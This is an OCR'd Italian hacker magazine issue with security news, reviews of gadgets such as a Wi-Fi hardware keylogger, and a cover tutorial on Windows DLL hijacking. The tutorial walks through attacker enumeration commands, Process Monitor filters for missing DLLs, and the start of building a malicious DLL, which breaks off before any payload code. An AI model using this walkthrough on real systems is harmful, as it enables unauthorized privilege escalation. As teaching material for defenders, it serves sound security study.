SOLO ARTICOLI ORIGINALI DEI MIGLIORI ESPERTI IN CIRCOLAZIONE

HACKER JOURNAL

N.274 Novembre\Dicembre

www.hackerjournal.it

Dal 2002 tutto quello che gli altri non osano dirti

SIAMO TORNATI TREMATE

SMARTPHONE A PROVA DI SPIA!

App 100% legali potrebbero nascondere delle insidie. Le dritte per sgamarle

La rete anticensura oltre il DarkWeb

Si accede tramite un apposito tool e ci si trova davvero l'impossibile. Cosa abbiamo scoperto

Gothic 2 conquista anche il Pinguino!

Siamo riusciti a installare su Linux questo mitico gioco di ruolo. Ecco il diario della ricompilazione

LA GUIDA PER DIFENDERSI

Così entrano in Windows

A PAGINA 10

Gli utenti ignari installano una semplice DLL mancante nel sistema e aprono così la porta ai pirati per sferrare un attacco di Privilege Escalation nell'host target

PASSWORD CRACKING

Come funziona un "attacco a dizionario" per scoprire le chiavi di accesso

DITE STOP AL TRACCIAMENTO

Il tool consigliato da Anonymous che protegge la tua privacy online

IL MESSAGGIO SI CELA TRA I PIXEL

Come nascondere testi e foto in un video grazie alla steganografia

Sprea EDITORI

TARIFFA R.O.C. Poste Italiane S.p.A. – spedizione in abbonamento postale – MBPA/CO-NO/125/A.P./2017- ART.1 COMMA1- S /NA

IN EDICOLA

DAL 17 OTTOBRE

Scansiona il QR Code

Acquistala su www.sprea.it/psm
versione digitale disponibile dal 14 ottobre

HACKER JOURNAL
www.hackerjournal.it

EDITORIALE

In questo numero parliamo di: DLL Hacking, Ransomware Forensic, Metasploitable3, Steganografia video, phishing, defacing, Freenet, Gothic 2 e molto altro!

Innovazione criminale

Mi ha molto colpito l'intervento del procuratore Nicola Gratteri, il quale ha delineato un panorama preoccupante ma anche illuminante sulla 'ndrangheta e il suo "abbraccio dell'innovazione". Questo spostamento strategico ci mostra che la battaglia contro le mafie non si svolge più solo nelle ombre dei vicoli, ma anche nei meandri oscuri del digitale.
È inquietante pensare che persone dotate di competenze avanzate in sicurezza informatica possano trovarsi al servizio di organizzazioni criminali. Questo solleva una questione cruciale per la comunità hacker: quali valori si rappresentano? E come ci si può differenziare da quegli individui che scelgono di usare le loro abilità per scopi davvero poco condivisibili?!
Spero di sbagliarmi, ma sembra che le forze dell'ordine italiane, una volta considerate tra le migliori al mondo, siano ora in difficoltà, soprattutto per la mancanza di risorse e investimenti. Eppure, come dimostra l'FBI con la piattaforma Anom, la giusta combinazione di tecnologia e strategia può creare svolte decisive. A mio parere, tutti, ma proprio tutti, dobbiamo unire le forze e mettere le competenze al servizio del bene comune.
La sfida lanciata da Gratteri non può e non deve cadere nel vuoto. La tecnologia, nelle mani giuste, deve essere l'arma definitiva contro la criminalità. La scelta, in pratica, spetta a noi.

Gianmarco Bruni

CONTATTI

REDAZIONE
redazione@hackerjournal.it


ABBONAMENTI E ARRETRATI
abbonamenti@sprea.it
www.sprea.it/digital

FACEBOOK
www.facebook.com/hackerjournal/

SITO WEB
www.hackerjournal.it

Hacker Journal sarà in edicola ogni 10 dei mesi dispari

SOMMARIO



HACKTUALITÀ

Il primo manifesto hacker

"... avete mai guardato dietro agli occhi dell'hacker? Vi siete mai chiesti cosa lo stimola, che forze lo hanno formato, cosa può averlo forgiato? Io sono un hacker, entra nel mio mondo..."

SICUREZZA

HOW TO

HACKULTURE

NOI RISPETTIAMO L'AMBIENTE
Hacker Journal è stato stampato su carta certificata PEFC, proveniente da piantumazioni a riforestazione programmata e perciò gestite in maniera sostenibile.

NEWS

#SICUREZZA

TEMU POTREBBE NASCONDERE UNO SPYWARE


L'emergente piattaforma cinese è stata analizzata da un gruppo di ricercatori che ha scoperto...

L'app sviluppata dalla PDD Holdings Inc., è stata oggetto di una dettagliata analisi da parte del gruppo di ricercatori Grizzly Research (*https://grizzlyreports.com/*), che ha svelato alcuni preoccupanti indizi. Ovvero, la presenza di caratteristiche tipiche dei malware invasivi. Nello specifico, ha individuato tre modalità di funzionamento critiche: la creazione di software "invisibile" (può generare un nuovo codice non rilevabile dalle scansioni di sicurezza), la concessione di autorizzazioni nascoste (l'app ha accesso alla fotocamera e al microfono, utilizzi che non sono dichiarati nel documento principale Android Manifest) e l'elaborazione dei dati dell'utente (Temu è in grado di accedere, leggere e modificare una vasta gamma di file presenti nei dispositivi). Altro aspetto inquietante è che l'app trasmette i dati raccolti ai suoi server in Cina, alimentando ulteriori dubbi sulla sua natura e sul possibile uso di queste informazioni. Grizzly Research ha tratto le conclusioni: Temu potrebbe funzionare come un malware o spyware, con funzioni specifiche per mascherare le sue intenzioni.

Sony nel mirino dei criminali?

#RANSOMWARE "Come cancellare account su Playstation". Stando a Google Trends, queste parole hanno registrato un'impennata nelle ricerche del 277%. Motivo? La possibile violazione dei sistemi della casa giapponese

Secondo quanto riposta il sito *https://www.cybersecurityconnect.com.au/*, il colosso mondiale dell'intrattenimento sarebbe stato recentemente vittima di un devastante attacco ransomware. Ciò che renderebbe la notizia ancora più sorprendente è che gli autori di tale attacco sarebbero, relativamente, dei neofiti nel panorama. In base a ciò che si legge, infatti, il tutto sarebbe riconducibile al gruppo Ransomed.vc, che avrebbe iniziato le sue attività solo a settembre. La rivendicazione è apparsa sia sul Web che su Darknet: "Abbiamo compromesso con successo tutti i sistemi di Sony. Non chiederemo un riscatto! Venderemo i dati. Questo a causa della riluttanza di Sony a pagare. I DATI SONO IN VENDITA", ribadendo poi con enfasi "STIAMO VENDENDO TUTTO".



Il gruppo ha fornito poi alcune prove dell'attacco, ma a prima vista non sembrano particolarmente significative. Hanno condiviso degli screenshot di una pagina di accesso interna, una presentazione privata di PowerPoint, che mostra dettagli di una stazione di test, e alcuni file Java. Mentre l'industria della sicurezza informatica è in allerta, la veridicità e l'entità effettiva dell'attacco – nel momento in cui scriviamo – sono ancora oggetto di indagini approfondite. Una cosa è certa: la minaccia dei ransomware continua a evolversi e adattarsi, e le organizzazioni di ogni dimensione e settore devono rimanere vigili.

USA, rubate 60 mila email

#HACKING Durante un recente briefing al Senato, è stato rivelato che il furto delle caselle di posta è stato realizzato nell'arco dell'estate

L'incidente è stato catalogato come un episodio di "alto rilievo". La maggior parte delle comunicazioni violate riguarda le manovre diplomatiche degli Stati Uniti nell'area dell'Indo-Pacifico. Infatti, risulta che la stragrande maggioranza degli account compromessi, circa nove su dieci, fossero dedicati a tale ambito. La segretaria al Commercio degli USA, Gina Raimondo, ha indicato con forti sospetti il coinvolgimento di hacker di origini cinesi, sottolineando una possibile sponsorizzazione da parte del governo di Pechino. Ulteriori indagini stanno cercando di confermare o smentire queste accuse. Nel corso di un'assemblea a Capitol Hill, alcuni dettagli dell'attacco sono stati ulteriormente approfonditi. Il portavoce del Dipartimento di Stato, Kelly Fletcher, ha sottolineato la natura mirata dell'attacco. L'incidente solleva nuove preoccupazioni sulla sicurezza delle comunicazioni ufficiali e la necessità di rafforzare le misure di protezione per prevenire ulteriori compromissioni in futuro.

GLI HACKER RUSSI CERCANO PROVE SUI CRIMINI DI GUERRA

#CYBERGUERRA Di recente, è emersa una nuova tendenza: la ricerca di documentazione relativa ai presunti misfatti ucraini

Gli attacchi, una volta prevalentemente diretti verso le infrastrutture energetiche dell'Ucraina, sembrano avere ora un obiettivo diverso. Secondo un recente report del SSSCIP, l'ente ucraino incaricato della protezione delle comunicazioni, vi è stato un marcato calo delle offese al settore energetico. Al contrario, si è osservato un aumento delle offensive contro le istituzioni giuridiche, incluse le forze dell'ordine, tribunali e procure. Un cambio di direzione che indica un chiaro intento: rintracciare documenti che possano fungere da prova dei crimini di guerra perpetrati dalle forze russe nel corso del conflitto.

GRATTERI: "CONTRO LE MAFIE C'È BISOGNO DI ESPERTI DI SICUREZZA E HACKER"

#TREND "La 'ndrangheta ha abbracciato l'innovazione, dall'utilizzo di strumenti telematici avanzati alla crittografia, e si è immersa nel mondo delle criptovalute e del DarkWeb"

Sono parole del procuratore Nicola Gratteri che, durante l'evento Librixia, ha presentato il suo recente saggio, co-scritto con Antonio Nicaso, dal titolo «Fuori dai confini. La 'ndrangheta nel mondo», edito da Mondadori. "Le recenti indagini – ha dichiarato il magistrato – hanno rivelato un utilizzo crescente di esperti e hacker, in particolare di nazionalità tedesca e rumena, capaci di movimentare enormi somme di denaro in pochissimo tempo, rendendo quasi impossibile rintracciarne le origini". Gratteri ha evidenziato anche la scarsità di risorse e l'insufficienza di investimenti nel settore. "Anche se una volta la Polizia giudiziaria italiana veniva considerata tra le migliori al mondo, le assunzioni sono state congelate per anni, rallentando l'adattamento alle nuove minacce. L'FBI, ad esempio, ha saputo contrastare la criminalità con l'utilizzo strategico della tecnologia, come dimostra il successo della piattaforma Anom".

MULTITOOL

IN TASCA C'È UN PICCOLO GENIO

239,95 euro

https://www.short.tips/url/amflipperzero

Il mondo dell'hacking e della sicurezza informatica ha visto negli anni l'introduzione di numerose soluzioni hardware, ma poche hanno suscitato tanto interesse quanto il Flipper Zero. Un dispositivo di cui abbiamo parlato più volte anche sulle pagine della nostra rivista. Pensato come uno strumento multifunzionale per gli appassionati di tecnologia, integra in un unico dispositivo tutte le funzionalità necessarie per testare, emulare e interagire con una vasta gamma di protocolli e sistemi. Ha un'antenna da 433 MHz integrata che gli permette di interagire con dispositivi come porte da garage o sensori IoT, mentre il modulo RFID e NFC consente di leggere e emulare diversi tipi di tag. C'è la presenza del modulo Bluetooth, che permette una facile integrazione con dispositivi esterni come smartphone o tablet. E tanto altro... Ma Flipper Zero non è solo un aggregato di moduli. Ciò che lo rende unico è l'approccio open-source adottato dai suoi creatori, che ha portato alla nascita di una community attiva e dedicata. Ciò ha permesso a sviluppatori di tutto il mondo di migliorare e personalizzare il dispositivo, creando firmware personalizzati e funzionalità aggiuntive. Occhio, però, Flipper Zero non è uno strumento per fare del male, ma piuttosto per da utilizzare per la ricerca, l'apprendimento e, in molti casi, l'hacking etico. Grazie a Flipper Zero, i professionisti della sicurezza possono testare le vulnerabilità dei sistemi e sviluppare soluzioni per proteggere le reti e le infrastrutture.

KEYLOGGER HARDWARE

Non farti ingannare dalle dimensioni!

https://www.short.tips/url/sniffkeywifi

Nonostante le dimensioni ridotte (appena 10 mm di lunghezza), AirDrive Forensic Keylogger è una potente soluzione per la registrazione delle sequenze di tasti premuti su qualsiasi tastiera USB. Una delle sue principali caratteristiche, infatti, è la capacità di registrare fino a 8000 pagine di testo, grazie a una memoria flash interna da 16 MB. Supporta oltre 40 layout di tastiera: ciò significa che, indipendentemente dalla lingua o dal paese in cui viene utilizzato, è in grado di registrare accuratamente ogni tasto. La funzionalità Wi-Fi, poi, lo rende davvero unico: agisce come un hotspot, permettendo agli utenti di connettersi al dispositivo da computer, smartphone o tablet. Questo elimina la necessità di un accesso fisico al keylogger per recuperare i dati. Oltre a tutto ciò, integra misure di sicurezza avanzate, tra cui la crittografia hardware e il supporto per protocolli di sicurezza di rete come WEP, WPA e WPA-2.


113,99 euro

SNIFFER BLUETOOTH

UN LABORATORIO DI ANALISI BLE TASCABILE

https://www.short.tips/url/sniffble

Una volta inserito nella porta USB, inizierà immediatamente a raccogliere e a trasmettere i dati sulla sessione di comunicazione. "Annuserà" in tempo reale e vi restituirà una comprensione approfondita del traffico Bluetooth. Il vantaggio principale di questo sniffer rispetto ad altri strumenti simili è la sua integrazione diretta con Wireshark, uno dei più popolari strumenti di analisi di rete, che offre un'interfaccia utente intuitiva e una vasta gamma di funzionalità di filtraggio e ricerca. Il suo firmware è stato ottimizzato per garantire che ogni pacchetto venga catturato con precisione e senza perdite, una precisione essenziale quando si tratta di debug o analisi di problemi di connettività.



41,24 euro

HACKTUALITÀ

COVER STORY: Così entrano in Windows

Così entrano in Windows

Gli utenti ignari installano una semplice DLL mancante nel sistema e aprono così la porta ai pirati per sferrare un attacco di Privilege Escalation nell'host target

Partiamo con delle definizioni. La prima: una dynamic-link library (DLL) è una libreria che viene caricata, in fase di esecuzione, da un dato programma Windows che ne fa uso. Essa contiene codice e dati che possono essere utilizzati anche da più programmi. L'utilizzo delle DLL ha diversi vantaggi...

• **Riutilizzo del codice e modularità**: il codice contenuto in una DLL può essere utilizzato da più applicazioni. Ciò significa che gli sviluppatori possono creare librerie di funzioni comuni, riutilizzabili da più applicazioni. Questo porta alla modularità del codice e rende più facile la manutenzione e l'aggiornamento, dato che una modifica in una DLL può interessare tutte le applicazioni che la utilizzano.

• **Risparmio di memoria**: poiché il codice in una DLL può essere condiviso tra più applicazioni, ne consegue un risparmio di memoria, dato che più copie dello stesso codice non devono essere caricate in memoria per ogni applicazione.

• **Estendibilità**: le DLL possono essere aggiunte o aggiornate senza dover modificare o reinstallare l'applicazione che le utilizza. Ciò permette alle applicazioni di essere ampliate o aggiornate in modo dinamico. La seconda: **la tecnica del DLL Hijacking**. In ambienti Windows, prevede che, quando viene eseguita un'applicazione o un servizio, essi utilizzano una serie di DLL. Se una di queste DLL non viene trovata dal programma che la utilizza, o il suo caricamento avviene da un "path" con miss-configuration dei permessi, è possibile effettuare un attacco di Privilege Escalation all'interno dell'host target. Esplicitate queste definizioni, vediamo la strada che un criminale dovrebbe percorrere per sfruttare appieno quest'ultima tecnica. Facciamolo leggendo le pagine che seguono, scritte come un tutorial che vi guida passo dopo passo. Buona lettura.

LO SCENARIO

Supponete di essere riusciti a ottenere l'accesso a un host Windows appartenente alla rete dell'ipotetica company target e di aver scoperto, a seguito di un'accurata fase di enumerazione del target, che potete sfruttare la tecnica di DLL Hijacking per elevare i

figura #1

```
PS C:\Users\Blue> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== ========
SeShutdownPrivilege           Shut down the system                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeUndockPrivilege             Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
SeTimeZonePrivilege           Change the time zone                 Disabled
```




figura #2

```
PS C:\Users\Blue> Get-LocalUser

Name               Enabled Description
----               ------- -----------
Admin              True
Administrator      False   Built-in account for administering the computer/domain
Blue               True
DefaultAccount     False   A user account managed by the system.
Guest              False   Built-in account for guest access to the computer/doma
WDAGUtilityAccount False   A user account managed and used by the system for Wind
```

permessi all'interno della macchina. L'indirizzo IP del target è 192.168.178.109 mentre l'indirizzo IP dell' attaccante è: 192.168.178.108.

PASSO 1: ENUMERATION

Nella prima fase dell'enumerazione visualizzate l'elenco dei privilegi assegnati all'account utente con cui effettuate l'accesso, tramite il comando **whoami/priv**. [figura #1] Il permesso che vi interessa è **SeShutdownPrivilege** che rappresenta un potenziale modo per poter fare il restart di un dato servizio, in quanto l'utente non dispone di tali privilegi, necessari (per esempio) per poter lanciare un comando di **Restart-Service** da powershell. Dopo aver enumerato gli utenti locali presenti sulla macchina, tramite il comando Get-LocalUser, vi accorgerete che oltre all'account di nome "Blue" con cui avete effettuato l'accesso ne esiste un altro "Admin" [figura #2]. Come è facile intuire, l'utente "Blue" (con cui vi siete loggati) a differenza dell'utente "Admin", non dispone di privilegi elevati, mentre l'utente Admin è presente nel gruppo "Administrators" [figura #3].
La fase di enumerazione si è concentrata, dunque, sui servizi in stato di "Running" presenti sulla macchina vittima. Per visualizzare tutti i permessi in Running sulla macchina Windows dovete utilizzare il seguente comando:

```
Get-CimInstance -ClassName win32_service | Select Name,State,PathName | Where-Object {$_.State -like 'Running'}
```

Considerando che:
1) `Get-CimInstance -ClassName win32_service`: recupera istanze della classe win32_service utilizzando il cmdlet Get-CimInstance. La classe win32_service
contiene informazioni sui servizi di Windows presenti nel sistema.
2) `Select Name,State,PathName`: seleziona specifiche proprietà degli oggetti restituiti dalla classe win32_service. In particolare, vengono selezionati i campi "Name" (nome del servizio), "State" (stato del servizio) e "PathName" (percorso del file eseguibile del servizio).
3) `Where-Object {$_.State -like 'Running'}`: questo filtro, applicato tramite il cmdlet Where-Object, seleziona solo gli oggetti in cui lo stato del servizio corrisponde a "Running". In pratica, restituisce solo i servizi che sono attualmente in esecuzione. Dopo un'accorta analisi dei servizi, uno fra tutti ha attirato l'attenzione: `BginfoService` [figura #4].
Difatti, l'ipotetico amministratore ha creato un servizio in Windows che punta a un file binario *Bginfo64.exe*. Verificate con quali permessi il servizio sta girando, utilizzando il comando:

```
Get-WmiObject -Class Win32_Service | Where-Object {$_.Name -eq "NomeServizio"} | Select-Object Name, StartName
```

[figura #5]
Il servizio gira come LocalSystem. L'account LocalSystem è un account speciale nel sistema operativo Windows. Esso ha privilegi di accesso più elevati rispetto agli

Gli altri permessi utili

1. SeShutdownPrivilege è il permesso di spegnimento del sistema: consente all'utente di spegnere o riavviare il sistema;
2. SeChangeNotifyPrivilege è il permesso di notifica di modifica: consente all'utente di ricevere notifiche quando avvengono modifiche in una cartella o in un oggetto di sistema;
3. SeUndockPrivilege è il permesso di rimozione del computer portatile dalla docking station: consente all'utente di rimuovere un computer portatile da una docking station senza incorrere in problemi o errori;
4. SeIncreaseWorkingSetPrivilege è il permesso di incrementare il set di lavoro: consente all'utente di aumentare la quantità di memoria fisica (RAM) che un'applicazione può utilizzare;
5. SeTimeZonePrivilege è il permesso di modifica del fuso orario: consente all'utente di modificare il fuso orario del sistema, influenzando l'orario visualizzato e l'elaborazione delle informazioni temporali.

COVER STORY: Così entrano in Windows

figura #3





figura #4



account utente standard e, in pratica, ha pieno controllo su ogni aspetto del sistema operativo. Ed è l'account predefinito utilizzato da molti servizi Windows. Verificate ora i permessi di cui disponete sulla cartella **C:\Tools\BgInfo** attraverso il comando icacls [tabella #1] [figura #6].

L'utente dispone dei permessi per aggiungere o modificare un file all'interno della cartella.

Note: l'attuale miss-configuration dell'host lo rende anche vulnerabile ad una tecnica di Privilege Escalation nota come Binary Hijacking.

All'interno della cartella è presente l'eseguibile BgInfo64.exe. BgInfo64.exe è un programma gratuito fornito da Microsoft all'interno della suite di utility Sysinternals. BgInfo (Background Information) è uno strumento che consente di visualizzare dettagli sul sistema, come il nome del computer, l'indirizzo IP, la versione del sistema operativo, e altro ancora, direttamente sullo sfondo del desktop. Una volta eseguito, BgInfo raccoglie le informazioni del sistema e genera un'immagine bitmap che viene impostata come

tabella #1

MASK	PERMISSIONS
F	Full access
M	Modify access
RX	Read and execute access
R	Read-only access
W	Write-only access

sfondo del desktop. Le informazioni visualizzate possono essere configurate dall'utente, consentendo di scegliere quali dettagli del sistema mostrare.


Il programma è spesso utilizzato dagli amministratori di sistema per visualizzare le informazioni di sistema sui server e sulle workstation.

PASSO 2: GHOST DLL

L'obiettivo adesso è trovare le DLL mancanti, che vengono caricate all'esecuzione del programma BgInfo. Analizzate separatamente l'esecuzione dell'eseguibile BgInfo, tramite l'utility Process Monitor. Supponete che l'attaccante abbia allestito per l'occasione una macchina di laboratorio per analizzare l'esecuzione del file binario BgInfo64.exe. Process Monitor è uno strumento avanzato per il monitoraggio e la registrazione in tempo reale dei processi in ambiente Windows, scaricabile al seguente *link: https://learn.microsoft.com/it-it/sysinternals/downloads/procmon*

L'utility BgInfo è scaricabile a questo indirizzo: *https://learn.microsoft.com/*

figura #5






figura #6

```
PS C:\Users\Blue> icacls 'C:\Tools\BgInfo\'
C:\Tools\BgInfo\ BUILTIN\Administrators:(I)(OI)(CI)(F)
                 NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
                 BUILTIN\Users:(I)(OI)(CI)(RX)
                 NT AUTHORITY\Authenticated Users:(I)(M)
                 NT AUTHORITY\Authenticated Users:(I)(OI)(CI)(IO)(M)
```

it-it/sysinternals/downloads/BgInfo
Considerate che, nell'esempio, si sta utilizzando l'ultima versione disponibile sul sito Microsoft 4.32.
Quindi:
1) Lanciate l'eseguibile: Procmon64.exe
2) Dal menu in alto selezionate la voce Filter e dal menu a tendina ancora "Filter..."
3) Adesso impostate tre filtri per individuare le DLL target mancanti. Tramite il tasto "Remove" potete rimuovere i filtri già preimpostati. Il primo filtro dovrà mostrarvi esclusivamente gli eventi del processo in oggetto: BgInfo64.exe. Per fare ciò, impostatelo nel seguente modo:

```
• Process Name is BgInfo64.exe then Include
```

Add per aggiungere il filtro [figura #7].
Il secondo filtro deve mostrarvi esclusivamente le DLL

```
•Path ends with .dll then Include
```

[figura #8]

L'ultimo filtro lo imposterete per mostrarvi le DLL che non sono state trovate all'esecuzione.

```
• Result is NAME NOT FOUND then Include
```

[figura #9]

Applicate i filtri con il tasto "Apply" e cliccate "OK". Lanciate adesso l'applicazione da analizzare, nel vostro caso BgInfo64.exe. ProcMon, vi mostrerà i risultati secondo i nostri filtri di ricerca: tutte le DLL "fantasma" che l'eseguibile tenta di caricare in fase di startup, ma che non trova. [figura #10]

PASSO 3: CREATE MALICIOUS DLL

Per generare la DLL malevola avete diverse opzioni. Potrete generarne una attraverso msfvenom oppure scrivere il codice in C++: come detto, le DLL sono moduli di codice che possono essere caricati ed eseguiti da qualsiasi programma su Windows.
Ecco il codice malevolo che utilizzeremo (DllMain è la funzione di entry point per la DLL e viene chiamata quando la DLL viene caricata e scaricata. Il parametro ul_reason_for_call indica il motivo per cui DllMain è stata chiamata):
• `#include <stdlib.h>` e `#include <windows.h>`: librerie standard necessarie per

I file .cpp

Un file .cpp è un file sorgente scritto nel linguaggio di programmazione C++. Questo tipo di file contiene codice sorgente C++ che può essere compilato in un programma o una libreria eseguibile. I file .cpp sono tipicamente usati per l'implementazione di codice, mentre i file di intestazione (.h o .hpp) sono usati per dichiarazioni di classi, funzioni e altri identificatori.
Il C++ è un linguaggio di programmazione di alto livello che supporta sia la programmazione procedurale che quella orientata agli oggetti. È largamente utilizzato in una varietà di applicazioni, che vanno dallo sviluppo di sistemi operativi e browser web fino a giochi e applicazioni per il trading algoritmico.

figura #7





figura #8



COVER STORY: Così entrano in Windows

figura #9





figura #10



l'esecuzione del codice.

